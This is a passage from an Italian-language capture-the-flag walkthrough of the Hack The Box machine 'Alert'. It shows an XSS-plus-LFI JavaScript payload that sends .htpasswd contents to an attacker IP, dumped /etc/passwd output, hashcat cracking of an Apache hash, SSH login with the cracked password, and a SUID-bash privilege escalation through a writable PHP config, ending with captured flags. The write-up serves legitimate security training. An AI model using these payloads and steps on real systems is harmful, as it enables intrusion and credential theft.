2YXIvc25hcC9seGQvY29tbW9uL2×4ZDovYmluL2ZhbHNlCmRhdmlkOng6MTAwMToxMDAyOiwsLD
ovaG9tZS9kYXZpZDovYmluL2Jhc2gKPC9wcmU+Cg== HTTP/1.1" 200 -
```

```
mluL2Jhc2gKPC9wcmU+Cg==' | base64 -d
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/n
ologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/s
bin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologi
n
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/us
r/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologi
n
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
albert:x:1000:1000:albert:/home/albert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
david:x:1001:1002:,,,:/home/david:/bin/bash
```

Ottengo anche il nome utente 'david' e 'albert' dal dile '/etc/passwd'

Ora sfruttando sempre la vulnerabilità LFI testata sopra devo trovare le credenziali per gli utenti trovati , ed essendo un server Apache,
come mostrato dallo scan iniziale nmap, e conoscendo la pagina di login '/statistics' trovata dallo scan dei 's-ubdomain' con 'ffuf' , posso
modificare ancora una volta il file 'test.md' per andare a cercare il file di configurazione corretto.

RIF = https://httpd.apache.org/docs/2.4/howto/auth.html

Getting it working

Here's the basics of password protecting a directory on your server.

First, you need to create a password file. Exactly how you do this will vary depending on what authentication provider you have chosen. More on that later. To start with, we'll use a text password file.

This file should be placed somewhere not accessible from the web. This is so that folks cannot download the password file. For example, if your documents are served out of `/usr/local/apache/htdocs`, you might want to put the password file(s) in `/usr/local/apache/passwd`.

To create the file, use the `htpasswd` utility that came with Apache. This will be located in the `bin` directory of wherever you installed Apache. If you have installed Apache from a third-party package, it may be in your execution path.

To create the file, type:

```
htpasswd -c /usr/local/apache/passwd/passwords rbowen
```

`htpasswd` will ask you for the password, and then ask you to type it again to confirm it:

```
# htpasswd -c /usr/local/apache/passwd/passwords rbowen
New password: mypassword
Re-type new password: mypassword
Adding password for user rbowen
```

If `htpasswd` is not in your path, of course you'll have to type the full path to the file to get it to run. With a default installation, it's located at `/usr/local/apache2/bin/htpasswd`

Quindi modifico il file 'test.md' per puntare al file 'htpasswd' dalla pagina del server di autenticazione '/statistics.alert.htb'

```
opt/h/Alert ls                                                    ✔ root@xyz
Alert.ctd  alert_scan  test.md
opt/h/Alert cat test.md                                           ✔ root@xyz
<script>
fetch("http://alert.htb/messages.php?file=../../../../../var/www/statistics
.alert.htb/.htpasswd")
    .then(response => response.text())
    .then(data => {
    fetch("http://10.10.14.6/?data=" + btoa(data));
    })
</script>
```

Ora quindi riapro nuovamente il server python3 su porta 80 , poi carico il file 'test.md' modificato e ricevo un '200ok' , poi genero il link di
condivisione markdown e lo condivido con l amministratore tramite 'contact us' come fatto in precedenza e ricevo il file di configurazione

delle password utente richiesto in base64.
Vado a decomprimerlo come nei precedenti casi, e ottengo un hash

```
opt/h/Alert python3 -m http.server 80                    root@xyz
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.6 - - [07/Apr/2025 10:55:14] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.14.6 - - [07/Apr/2025 10:55:18] "GET /?data=Cg== HTTP/1.1" 200 -
10.10.11.44 - - [07/Apr/2025 10:55:41] "GET /?data=PHByZT5hbGJlcnQ6JGFwcjEk
Yk1vUkJKT2ckaWdHOFdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
opt/h/Alert echo -n 'PHByZT5hbGJlcnQ6JGFwcjEkYk1vUkJKT2ckaWdHOFd
CdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K' | base64 -d
<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
```

Quindi mi reco sul sito 'hash.identifier' e inserisco l hash trovato avendo cosi conferma che si tratta di un hash 'Apache MD5- md5apr1'

Posso quindi salvare l hash in un file che chiamerò 'hash' e darlo in pasto al tool 'hashcat' per ottenere la password in chiaro, il mode da
usare per questo tipo di hash è '1600' come si può notare dalla pagina di 'wiki' 'hashcat example'

RIF= https://hashcat.net/wiki/doku.php?id=example_hashes

1450	HMAC-SHA256 (key = $pass)	abaf88d66bf2334a4a8b207cc61a96fb46c3e38e882e6f6f886742f6
1460	HMAC-SHA256 (key = $salt)	8efbef4cec28f228fa948daaf4893ac3638fbae81358ff9020be1d7a9
1470	sha256(utf16le($pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8758e7d353
1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) [2]	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fbb7adf72492e3c81
1710	sha512($pass.$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab65142c9a8fdafb
1720	sha512($salt.$pass)	976b451818634a1e2acba682da3fd6efa72adf8a7a08d7939550c24
1730	sha512(utf16le($pass).$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115fe6e3f6c98bf0e321

```
opt/h/Alert ls                                           root@xyz
Alert.ctd  alert_scan  hash  test.md
opt/h/Alert cat hash                                     root@xyz
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
opt/h/Alert hashcat -m 1600 hash /usr/share/wordlists/rockyou.tx
t
hashcat (v6.2.6) starting
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
Time.Started.....: Mon Apr  7 11:03:47 2025 (0 secs)
Time.Estimated...: Mon Apr  7 11:03:47 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Passwd = manchesterunited

Quest ultima potrebbe essere sia di ‘albert’ che di ‘david’ i 2 utenti trovati prima nel file ‘/ect/passwd’ quindi vado a testarli entrambi con
SSH , e funziona con l utente 'albert'

```
 | opt/h/Alert ssh albert@10.10.11.44                    ✓ | root@xyz
The authenticity of host '10.10.11.44 (10.10.11.44)' can't be established.
ED25519 key fingerprint is SHA256:p09n9xG9WD+h2tXiZ8yi4bbPrvHxCCOpBLSw0o76z
Os.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.44' (ED25519) to the list of known hos
ts.
```

```
albert@alert:~$
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:~$ whoami
albert
```

Da qui posso facilmente recuperare la user.txt dal desktop dell user albert

```
albert@alert:~$ pwd
/home/albert
albert@alert:~$ ls
user.txt
albert@alert:~$ cat user.txt
889af4deee3582ebf60c5b0e6a739ed4
albert@alert:~$
```

PrivilegeEscalation

La prima cosa che faccio è un sudo -l ma non da risultati per l user 'Albert'

```
albert@alert:~$ sudo -l
[sudo] password for albert:
Sorry, user albert may not run sudo on alert.
albert@alert:~$
```

Poi vado a vedere i servizi attivi che girano sul server e trovo interessante il fatto che sia attiva la porta '8080' in localhost la quale non era
stata rilevata dallo scan di nmap iniziale.

```
albert@alert:~$ netstat -tunl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

Quindi do a conferma e ricerca del servizio il comando 'ps aux | grep root' e trovo il servizio '/opt/website-monitor' che gira proprio sulla
porta 8080/tcp

```
root         808  0.0  0.2 241372 10980 ?        Ssl  06:35   0:00 /usr/sbin/Mo
demManager
root        1005  0.0  0.0   6816  2932 ?        Ss   06:35   0:00 /usr/sbin/cr
on -f
root        1013  0.0  0.6 206768 24068 ?        Ss   06:35   0:00 /usr/bin/php
 -S 127.0.0.1:8080 -t /opt/website-monitor
root        1018  0.0  0.0   8360  3412 ?        S    06:35   0:00 /usr/sbin/CR
ON -f
root        1019  0.0  0.0   8360  3412 ?        S    06:35   0:00 /usr/sbin/CR
ON -f
```

Quindi procedo andando sulla directory indiacata e do il comando 'ls -lha' per vedere i permessi e mi accogo subito che il file 'config' ha
i permessi malconfigurati per ogni utente che appartiene al gruppo 'management' e il caro 'albert' appartiene a questo gruppo come
facilmente dimostrabile dando il comando 'id'

```
albert@alert:~$ cd /opt/website-monitor
albert@alert:/opt/website-monitor$ ls -lha
total 96K
drwxrwxr-x 7 root root       4.0K Oct 12 01:07 .
drwxr-xr-x 4 root root       4.0K Oct 12 00:58 ..
drwxrwxr-x 2 root management 4.0K Oct 12 04:17 config
drwxrwxr-x 8 root root       4.0K Oct 12 00:58 .git
drwxrwxr-x 2 root root       4.0K Oct 12 00:58 incidents
-rwxrwxr-x 1 root root       5.2K Oct 12 01:00 index.php
-rwxrwxr-x 1 root root       1.1K Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root       1.5K Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root       4.0K Oct 12 01:07 monitors
-rwxrwxr-x 1 root root        104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root        40K Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root       1.7K Oct 12 00:58 README.md
-rwxrwxr-x 1 root root       1.9K Oct 12 00:58 style.css
drwxrwxr-x 2 root root       4.0K Oct 12 00:58 updates
albert@alert:/opt/website-monitor$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
albert@alert:/opt/website-monitor$
```

Andando nella directory config, trovo all interno il file 'configuration.php' che è modificabile dagli appartenenti al gruppo 'management'


```
albert@alert:/opt/website-monitor$ cd config
albert@alert:/opt/website-monitor/config$ ls
configuration.php
albert@alert:/opt/website-monitor/config$ ls -lha
total 12K
drwxrwxr-x 2 root management 4.0K Oct 12 04:17 .
drwxrwxr-x 7 root root       4.0K Oct 12 01:07 ..
-rwxrwxr-x 1 root management   49 Nov  5 14:31 configuration.php
albert@alert:/opt/website-monitor/config$
```

A questo punto apro il file con 'vi' e si tratta di un file che stabilisce il percorso assoluto di 'wbsite-monitor' , quindi quello che posso fare qui
è modificare il contenuto del file affinche esegua un rooting con '/bin/bash'

Modifico il file con il seguente codice

```
<php
system("chmod u+s /bin/bash");
?>
```

Poi do il comando per verifica 'ls -la /bin/bash', e la trovo come root , poi do il comando '/bin/bash -p' per elevare la shell a root, ed infine
posso recuperare la root.txt nella /root.



Flags

user.txt = 889af4deee3582ebf60c5b0e6a739ed4

root.txt = 292830e23a874bca0a1c5bfcfff52ba3